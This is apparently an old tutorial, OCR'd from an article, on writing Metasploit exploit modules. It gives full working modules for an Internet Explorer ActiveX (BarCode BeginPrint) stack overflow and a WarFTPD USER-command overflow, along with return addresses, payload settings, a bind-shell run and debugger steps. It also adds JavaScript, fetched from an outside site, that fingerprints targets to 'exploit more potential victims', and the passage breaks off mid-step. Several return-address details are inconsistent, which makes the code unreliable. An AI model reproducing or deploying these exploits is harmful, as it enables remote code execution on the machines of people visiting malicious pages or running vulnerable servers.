Writing a new Metasploit Framework's exploit module manually.

We start by saving/copying the *bearshare_setformatlikesample.rb* file to "*barcode_beginprint.rb*" under the same directory.
As we will exploit ActiveX vulnerability in the context of the browser (Microsoft Internet Explorer), we will store our new exploit in the Windows-Browser directory.
We edit this file and the first thing to do is to change the references to *BearShare_SetFormatLikeSample* with something like BarCode_BeginPrint.
This is important for the Metasploit Framework correct interpretation of this the module.

We also have to change the "Name" and "Description" values of the payload's options, just like the other descriptive parameters: Licence, Author, Version and References (and DisclosureDate).

The DefaultOptions/EXITFUNC should be ok with the "process" value for now.

And now comes the 'biggest' job: the modification of the main exploit code.
We will start by keeping the actual options' values for the payload:
- the 800 value for "Space" currently set. (Note that the space available is not specified in the exploit taken as example, but it could be found by triggering the bug under a debugger for example)
- the BadChars string includes a list of characters causing problems when used in an URL
- and the PrepenEncoder value is ok for the first test

As i will test the new exploit against a Windows XP SP2 Professional English system; i keep this target. You should just change the name of the target with the system's name you'll test the exploit with.
The first real thing to modify is the Offset value.
If we read the example exploit; we see that the layout of it is:
`malicious_buffer + eip + noping + shellcode`
Where malicious_buffer has a length of 656.

So we simply set the Offset value to 656 (was 4116).
In the original BarCode ActiveX exploit; EIP is overwritten with the value %EB%AA%3F%7E, which is equivalent to 0x7E3FAAEB, where we find the opcode 'call EAX'. We will use this value in our exploit and so replace the 'Ret' value (*was 0x7c81DC1C*) with 0x7E3FAAEB.
By the way, when testing the exploit against a fully patched system (July 2007) with Internet Explorer 7, we will see that the exploit won't work, and when debugging it, we will see that we must use a 'call ESP' instead to correctly redirect the execution flow.
And so we will use 0x7CE1ADB8 as the return address.
(jmp ESP in SHELL32.DLL: a 'jmp' will work just like a 'call' here)
PS: this address will also work against a French system (this way our exploit is more universal ;-))

After that, we have to change the CLSID value to C26D9CA8-6747-11D5-AD4B-C01857C10000.
And finally, we change the name of the vulnerable method with BeginPrint (*was SetFormatLikeSample*).

And so, our exploit module should now look like the code seen in Listing 2.

Listing 2. New MSF exploit module


```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##

require 'msf/core'

module Msf

class Exploits::Windows::Browser::BarCode_BeginPrint < Msf::Exploit::Remote

	include Exploit::Remote::HttpServer::HTML

	def initialize(info = {})
		super(update_info(info,
			'Name'		=> 'BarCode BarCodeAx.dll v. 4.9 ActiveX Control Buffer
Overflow',
			'Description'	=> %q{
					This module exploits a stack overflow in the BarCodeAx.dll
ActiveX
					Control provided by RKD BarCode.  By sending an overly
long string
					to the "BeginPrint()" method, an attacker may be able to
execute arbitrary code.
			},
			'License'	=> MSF_LICENSE,
			'Author'	=> [ 'Jerome Athias' ],
			'Version'	=> '$Revision: 007 $',
			'References'	=>
				[
					[ 'URL', 'http://www.milw0rm.com/exploits/4094' ],
				],
			'DefaultOptions' =>
				{
					'EXITFUNC' => 'process',
				},
			'Payload'	=>
				{
					'Space'		=> 800,
					'BadChars'	=> "\x00\x09\x0a\x0d'\\",
					'PrepenEncoder' => "\x81\xc4\x54\xf2\xff\xff",
					'StackAdjustment' => -3500,
				},
			'Platform'	=> 'win',
			'Targets'	=>
				[
				#	[ 'Windows XP SP2 Pro English/French',	{ 'Offset' => 656,
'Ret' => 0x7E3FAAEB } ], #call EAX
					[ 'Windows XP SP2 Pro English/French',	{ 'Offset' => 656,
'Ret' => 0x7E3FAAEB } ], #call ESP (for fully patched system July 2007)
				],
                    'DisclosureDate' => 'June 22 2007',
                    'DefaultTarget'  => 0))
        end

        def on_request_uri(cli, request)
                # Re-generate the payload
                return if ((p = regenerate_payload(cli)) == nil)

                # Randomize some things
                vname = rand_text_alpha(rand(100) + 1)
                strname         = rand_text_alpha(rand(100) + 1)

                # Set the exploit buffer
                sploit =  rand_text_alpha(target['Offset']) + [target.ret].pack('V')
                sploit << make_nops(8) + p.encoded

                # Build out the message
                content = %Q|
                        <html>
                        <object classid='clsid:C26D9CA8-6747-11D5-AD4B-C01857C10000'
id='#{vname}'></object>
                        <script language='javascript'>
                        var #{vname} = document.getElementById('#{vname}');
                        var #{strname} = new String('#{sploit}');
                        #{vname}.BeginPrint(#{strname});
                        </script>
                        </html>
            |

                print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

                # Transmit the response to the client
                send_response_html(cli, content)

                # Handle the payload
                handler(cli)
        end

end
end
<</LISTING>>
<<FRAME>>
```

It's now time to test our exploit!

You can obtain a copy of the vulnerable version at:
https://www.securinfos.info/old_softwares_vulnerable/BarCode_ActiveX_4.7.exe

When it is installed, we start the Metasploit Framework, for example, by launching the MSFWeb interface.

You should now find our exploit in the list of exploits module in the Exploits menu.



barcode

Matched 1 modules for term *barcode*

BarCode BarCodeAx.dll v. 4.9 ActiveX Control Buffer Overflow

This module exploits a stack overflow in the BarCodeAx.dll ActiveX Control provided by RKD BarCode. By sending an overly long string to the "BeginPrint()" method, an attacker may be able to execute arbitrary code.

Figure 1. Exploit selection in the Msfweb interface

We select it; choose the target, and then the 'windows/exec' payload.
We set the CMD parameter of the payload to the 'calc.exe' value.
And finally, click on the "Launch Exploit" button!

The framework generates the evil web page and gives us the URL to access it.
We copy this URL in the Internet Explorer browser of our victim and when the victim visits the page containing our exploit... calc pops up! Hooray!

And so, we have seen how simple it is to write (or modify) an exploit module for the Metasploit Framework.

Going further

Our exploit can be tuned to fit our needs. For example we can add other targets.

Note that the Metasploit Framework includes tools specifically designed to help exploit writers.
We can find one needed return address in the MSFopcodes database. (You can access it through the Metasploit's website or using the msfopcode client included in the framework)
memdump.exe can be used to dump the memory of a given process.

```
Usage: memdump.exe pid [dump directory]
```

Msfpescan can be used to search specific return addresses in memory.

```
Usage: msfpescan [mode] <options> [targets]

Modes:
    -j, --jump [regA,regB,regC]      Search for jump equivalent instructions
    -p, --poppopret                  Search for pop+pop+ret combinations
    -r, --regex [regex]              Search for regex match
    -a, --analyze-address [address]  Display the code at the specified address
    -b, --analyze-offset [offset]    Display the code at the specified offset
    -f, --fingerprint                Attempt to identify the packer/compiler
    -i, --info                       Display detailed information about the image
    --ripper [directory]             Rip all module resources to disk

Options:
    -M, --memdump                    The targets are memdump.exe directories
    -A, --after [bytes]              Number of bytes to show after match (-a/-b)
    -B, --before [bytes]             Number of bytes to show before match (-a/-b)
    -I, --image-base [address]       Specify an alternate ImageBase
    -h, --help                       Show this message
```

Automatic target detection via JavaScript

(For web-based exploits)

Here we will see how to use our exploit with automatic target detection.

Since our BarCode exploit is included in a web page, we can use a piece of JavaScript code to automatically detects the OS and service pack level of the target, and so be able to successfully exploit more potential victims.
The following JavaScript code shows a way to retrieve the OS information of a target and obtain the matching return address by providing the needed opcode as parameter:

https://www.securinfos.info/jerome/os_detect.js

To use this method in our exploit, we have to add the following code in the module to require that the JavaScript is included in the exploit web page and then call the giveMeRET() method providing the return address as shown in Listing 3.

Listing 3. Using JavaScript for automatic target detection

```
# Set the exploit buffer
                sploit =  rand_text_alpha(target['Offset'])
                sploit2 = make_nops(8) + p.encoded

                # Build out the message
                content = %Q|
                        <html>
                        <head>
                        <script type='text/javascript' language='JavaScript'
src='http://www.securinfos.info/jerome/os_detect.js'></script>
                        </head>
                        <object classid='clsid:C26D9CA8-6747-11D5-AD4B-C01857C10000'
id='#{vname}'></object>
                        <script language='javascript'>
                        var #{vname} = document.getElementById('#{vname}');
                        var #{strname} = new String('#{sploit}' + giveMeRET('jmp eax') +
'#{sploit2}');
                        #{vname}.BeginPrint(#{strname});
                        </script>
                        </html>
            |
```

Our exploit is now quite universal! And using this JavaScript code in multiple exploit modules will help us to don't have to update all the exploits after a patch Tuesday.

More obfuscation:
http://isc.sans.org/diary.html?storyid=3219

Writing a Windows Exploit for the Metasploit Framework

Case study: WarFTPD Daemon's USER command's buffer overflow

Writing a Windows Exploit for the Metasploit Framework

Abstract

This page explains how to write a Windows Exploit for the Metasploit Framework v3.x.
This page doesn't explain how to find vulnerabilities. (For this ; please see *Fuzzing*)

Overview

The Metasploit Framework helps to write reliable exploits easily and quickly.
The Metasploit Framework uses the **Ruby language**.

Requirements

Technical skills

- Some skills about the use of the Metasploit Framework.
- Some programming skills *(Ruby skills are useful but not fully required)*
- Some understanding about the Windows memory management *(Heap, Stack, Registers)*

Materials

- The Metasploit Framework installed and working
- A Windows platform
- A debugger [1]
- A text editor

Getting started

In the Metasploit Framework, an exploit is called an "**exploit module**".

Exploit modules are located by default in:
C:\Program Files\Metasploit\Framework3\home\framework\modules\exploits\

Exploit modules are classified by platforms (*OSes*) and then by types (*protocols*).

Editing an exploit module

A good way to understand how an exploit module is written is to first edit one.

We edit this module:
C:\Program
Files\Metasploit\Framework3\home\framework\modules\exploits\windows\ftp\cesarftp_mkd.rb

#Notes of the author are noted in red.


```
##
# $Id: cesarftp_mkd.rb 4419 2007-02-18 00:10:39Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://Metasploit.com/projects/Framework/
##

#Comment lines start with a # (they won't be executed)

require 'msf/core' #We will always need the core library

module Msf #This line should always be present

class Exploits::Windows::Ftp::Cesarftp_Mkd < Msf::Exploit::Remote
#The name of the class (Exploits::Windows::Ftp::Cesarftp_Mkd) specifies where
the exploit module
#is physically located (*\exploits\windows\ftp\cesarftp_mkd.rb). The filename of
the exploit
#module (cesarftp_mkd.rb) should be the same as the name of the class
(Cesarftp_Mkd)

        include Exploit::Remote::Ftp #We use MSF's built-in Ftp functions

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Cesar FTP 0.99g MKD Command Buffer
Overflow',
                        #An understandable, detailed name (displayed in the
console)
                        'Description'    => %q{
                                This module exploits a stack overflow in the MKD
verb in CesarFTP 0.99g.
                        #The description of the module/vulnerability
                        },
                        'Author'         => 'MC', #The (nick)name of the author
of this module
                        'License'        => MSF_LICENSE, #Type of license
                        'Version'        => '$Revision: 4419 $', #Version number
of the module
                        'References'     => #Various 'URLs' about the
vulnerability
                                [
                                        [ 'BID', '18586'],
                                        [ 'CVE', '2006-2961'],
                                        [ 'URL',
'http://secunia.com/advisories/20574/' ],
                                ],
                        'Privileged'     => true,
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'        =>
                                {
                                        'Space'    => 250, #Maximum space
available in memory to store the shellcode (payload)
                                        'BadChars' => "\x00\x20\x0a\x0d", #List
of the forbidden characters
                                        'StackAdjustment' => -3500,
                                },
                        'Platform'       => 'win', #Type of the target's
platform
```

```
                        'Targets'        =>
                        #List of the targets and return addresses
                                [
                                        [ 'Windows 2000 Pro SP4 English', {
'Ret' => 0x77e14c29 } ],
                                        [ 'Windows XP SP2 English',       {
'Ret' => 0x76b43ae0 } ],
                                        [ 'Windows 2003 SP1 English',     {
'Ret' => 0x76AA679b } ],
                                ],
                        'DisclosureDate' => 'Jun 12 2006', #Vulnerability
disclosure date
                        'DefaultTarget'  => 0
                        #Default target used if not specified by the user (in
this case: Windows 2000 Pro SP4 English)
                ) 
                )
        end

        def check #Function used to check if a target is vulnerable
                connect
                disconnect

                if (banner =~ /CesarFTP 0\.99g/) #We test the banner returned by
the server
                        return Exploit::CheckCode::Vulnerable #The server is
vulnerable
                end
                        return Exploit::CheckCode::Safe #The server is NOT
vulnerable
        end

        def exploit #We defines our exploit
                connect_login #We use the Ftp login function

                sploit =  "\n" * 671 + Rex::Text.rand_text_english(3,
payload_badchars) #Padding
                sploit << [target.ret].pack('V') + make_nops(40) +
payload.encoded
                #Return address (little endian converted) + nop sled + payload

                print_status("Trying target #{target.name}...")

                send_cmd( ['MKD', sploit] , false) #We send our exploit code to
the target

                handler
                disconnect #We close the connection
        end

end
end
```

Writing an exploit module

The target

To understand how to write an exploit module for the Metasploit Framework, we'll write an exploit for an easily exploitable vulnerability in WarFTPD version 1.5 [2].
(Note that the exploit module for this vulnerability already exists in the Metasploit Framework, but we are trying to build our own exploit.)
We download and install WarFTPD in our local Windows machine.
We start WarFTPD Daemon.
We uncheck the "No anonymous logins" checkbox.



Max Users: 50 Anon.: 10
IP number and port: 192.168.0.114 21

```
[S 2007 03 23 12:00] WinSock 2.0
[S 2007 03 23 11:09] Unable to open user database. Autocreating new file.
[S 2007 03 23 11:09] WAR-FTPD 1.65 Copyright (c) 1996, 1997 by jgaa. WIN32 (NT)
```

ONLINE | 1 of 32767 sockets | 0 of 50 (16381) Users | 0 file xfers

We start the FTP server (click on the "Go Online/Offline" button)

Ok, the server is now waiting for us...

The vulnerability

The first thing to do is to find information about the vulnerability in question. There are many possible sources for this.
Here's an example:
http://osvdb.org/displayvuln.php?osvdb_id=875&print

We now see that the bug can be triggered by sending *a specially crafted request* in the USER command.
Often a very long string will trigger this sort of bug, but let's verify that.

The PoC

We first reproduce the vulnerability.
For this, we directly use the Metasploit Framework.
We create the file:
C:\Program Files\Metasploit\Framework3\home\framework\modules\exploits\windows\ftp\warftpd.rb

We open this file and write (copy/paste) the following code in it:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://Metasploit.com/projects/Framework/
##

require 'msf/core'

module Msf

class Exploits::Windows::Ftp::WarFtpd < Msf::Exploit::Remote #The names of the
exploit module and the class are 'equal'

        include Exploit::Remote::Ftp

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'War-FTPD 1.65 Username Overflow',
                        'Description'    => %q{
                                This module exploits a buffer overflow found in
the USER command
                                of War-FTPD 1.65.
                        },      #End of Description
                        'Author'         => 'Your Name',     #Change this value
with your (nick)name
                        'License'        => MSF_LICENSE,
                        'Version'        => '$Revision: 1 $',
                        'References'     =>
                                [
                                        [ 'URL',
'http://osvdb.org/displayvuln.php?osvdb_id=875&print' ]
                                        #The URL mentioned above
                                ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process'
                                },
                        'Payload'        =>
                                {
                                        'Space'    => 1000,          #We
actually don't know the correct value for this
```

```
                                                'BadChars' => "\x00"
                                                #We actually don't know the correct
value for this
                                        },
                        'Targets'        =>
                                        [
                                                # Target 0
                                                [
                                                        'Our Windows Target',
                                                        #Replace this with your Windows
target platform (i.e.: Windows 2000 SP4)
                                                        {
                                                                'Platform' => 'win', #We
exploit a Windows target
                                                                'Ret'      => 0x01020304
                                                                #We actually don't know
the correct value for this
                                                        }
                                                ]
                                        ]
                )       #End of update_info()
                )       #End of super()
        end     #End of initialize

        def exploit
                connect

                print_status("Trying target #{target.name}...")

                exploit          = 'A' * 1000   #We first try to trigger the bug
by sending a long string of 1000 "A"

                send_cmd( ['USER', exploit] , false )   #We send our evil string

                handler
                disconnect      #We disconnect from the server
        end     #End of exploit

end     #End of class

end     #End of module
```

The WarFTPD server is running (listening on default port 21/tcp).
We now launch the Metasploit Framework's console.
(Start / Programs / Metasploit3 / MSFConsole)

We can now view our exploit using this command:

```
show exploits
```


We now launch our exploit using these commands:

```
use windows/ftp/warftpd
set RHOST 127.0.0.1
set TARGET 0
set PAYLOAD generic/shell_bind_tcp
exploit
```

After few seconds we see the WarFTPD Dameon FTP Server disappearing (crashing).
We have successfully reproduced the bug.


Debugging

To see what happens when the server crashes, we use a debugger.
We launch again WarFTPD Daemon and attach our debugger to it.
=> In OllyDbg, we use "File/Attach", choose the WarFTPD process, click Ok and after it has been loaded, we press the F9 key to have it Running.



```
Select process to attach

Process   Name      Window                   Path
000002AC  svchost                            C:\WINNT\system32\svchost.exe
00000270  VMwareSe                           C:\Program Files\VMware\VMware Tools\VM
00000408  VMwareTr                           C:\Program Files\VMware\VMware Tools\VM
00000410  VMwareUs  VMDnDControlTitle        C:\Program Files\VMware\VMware Tools\VM
0000020C  war-ftpd  Socket Notification Sink C:\Program Files\War-ftpd\war-ftpd.exe
000000B8  winlogon  NetDDE Agent             \??\C:\WINNT\system32\winlogon.exe
000002A0  WinMgmt                            C:\WINNT\System32\WBEM\WinMgmt.exe
000003DC  wuauclt   Auto Update Client Window C:\WINNT\system32\wuauclt.exe
```

We launch our exploit again.
We can now look at our debugger.
We see that an access violation is triggered.
EIP is overwritten with our evil string (41414141 is the hexadecimal equivalent for AAAA)



```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000113
ESP 0098FD98 ASCII "AAAAAAAAAAAAA
EBP 0098FDF0 ASCII "AAAAAAAAAAAAA
ESI 7C4F5594 KERNEL32.GetTickCount
EDI 007F462C

EIP 41414141
```

```
Address   Hex dump                 ASCII
00440000  00 00 00 00 59 4B 43 00  ....YKC.
00440008  F0 36 40 00 30 37 40 00  ≡6@.07@.
00440010  30 30 42 00 70 30 42 00  00B.p0B.
00440018  60 02 43 00 90 08 43 00  '☻C.É◘C.
```

```
0098FD98  41414141
0098FD9C  41414141
0098FDA0  41414141
0098FDA4  41414141
0098FDA8  41414141
0098FDAC  41414141
```

Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

OllyDbg - war-ftpd.exe - [CPU - thread 00000300]
File View Debug Plugins Options Window Help
Paused

Fine tuning

Finding space available

We have to find the space available for our shellcode (payload).

The Metasploit Framework includes tools to help us.

First, we shut down our debugger.

We use the pattern_create() function to generate a string of non-repeating alpha-numeric text string. We use this function by calling the following script: C:\Program Files\Metasploit\Framework3\framework\tools\pattern_create.rb

From a DOS command line console, it gives:

```
C:\Program Files\Metasploit\Framework3\framework\tools>ruby pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
```

We generate a string of 1000 characters and use it in our exploit to trigger the bug again:

```
C:\Program Files\Metasploit\Framework3\framework\tools>ruby pattern_create.rb
1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh
```

In our PoC code, we replace this line:

